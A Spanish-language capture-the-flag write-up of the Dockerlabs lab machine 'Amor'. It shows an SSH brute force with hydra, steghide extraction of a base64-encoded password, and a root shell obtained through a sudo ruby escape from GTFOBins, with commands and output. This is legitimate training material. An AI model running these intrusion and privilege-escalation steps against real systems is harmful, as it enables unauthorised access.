🏴‍☠️ Write-Up: Máquina "Amor"

📌 **Plataforma: Dockerlabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Busco puertos abiertos. Se encuentra abierto el puerto 22 y 80.




🎯 2. Escaneo y Enumeración


Hago un escaneo específicamente a los puertos 22 y 80 para obtener versiones y otros datos que podrían ser relevantes.



Como en el puerto 80 hay una web http, uso gobuster para buscar directorios. El que se ve más interesante es /javascript, pero al revisarlo, no había nada útil.




Revisando la página principal de la web, se ve que existe un usuario “Juan” y “Carlota”, como Juan fué despedido, es más probable que el usuario de Carlota siga activo.




💥 3. Explotación de Vulnerabilidades

Usando hydra aplico fuerza bruta al servicio ssh con el usuario carlota y el diccionario rockyou.txt. Obtengo una credencial.



Ingreso por ssh usando las credenciales.



Navego por la máquina.

```
$ cd Desktop
$ ls
fotos
$ cd fotos
$ ls
vacaciones
```

Encuentro una imagen.

```
$ ls vacaciones
imagen.jpg
```

Abro un servidor para transferir archivos.

```
$ cd vacaciones
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.17.0.1 - - [28/May/2025 23:29:32] "GET /imagen.jpg HTTP/1.1" 200 -
```

Con wget descargo la imagen en mi computadora.

Reviso si tiene algo escondido. Obtengo un archivo de texto, al leerlo obtengo algo cifrado en base64.

```
┌──(root㉿kali)-[~]
└─# steghide extract -sf imagen.jpg
Anotar salvoconducto:
anot♦ los datos extra♦dos e/"secret.txt".

┌──(root㉿kali)-[~]
└─# cat secret.txt
ZXNsYWNhc2FkZXBpbnlwb24=
```

Lo decodifico en mi computadora y obtengo una contraseña.

```
┌──(root㉿kali)-[~]
└─# echo "ZXNsYWNhc2FkZXBpbnlwb24=" | base64 --decode
eslacasadepinypon
```

Existen esos usuarios con los que puedo probar la contraseña.

```
$ ls
carlota  oscar  ubuntu
```


Logro loguearme como usuario oscar. Reviso los archivos con permisos SUDO para escalar privilegios y encuentro uno.

```
$ su oscar
Password:
$ ls
carlota  oscar  ubuntu
$ cd oscar
$ ls
Desktop
$ cd Desktop
$ ls
IMPORTANTE.txt
$ cat IMPORTANTE.txt
Hola ROOT, acuérdate de mirar el documento de tu escritorio.
$ sudo -l
Matching Defaults entries for oscar on 1c69f4c452de:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User oscar may run the following commands on 1c69f4c452de:
    (ALL) NOPASSWD: /usr/bin/ruby
```

🔐 4. Escalada de Privilegios y Post-explotación

En GTFOBINS busco algún comando con ruby para escalar privilegios teniendo permisos sudo.



Ejecuto el comando, ya soy root. Escalada de privilegios finalizada.

```
$ sudo /usr/bin/ruby -e 'exec "/bin/sh"'
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# cd root
# ls
Desktop
# cd Desktop
# ls
THX.txt
# cat THX.txt
Gracias a toda la comunidad de Dockerlabs y a Mario por toda la ayuda proporcionada para poder hacer la máquina.
#
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.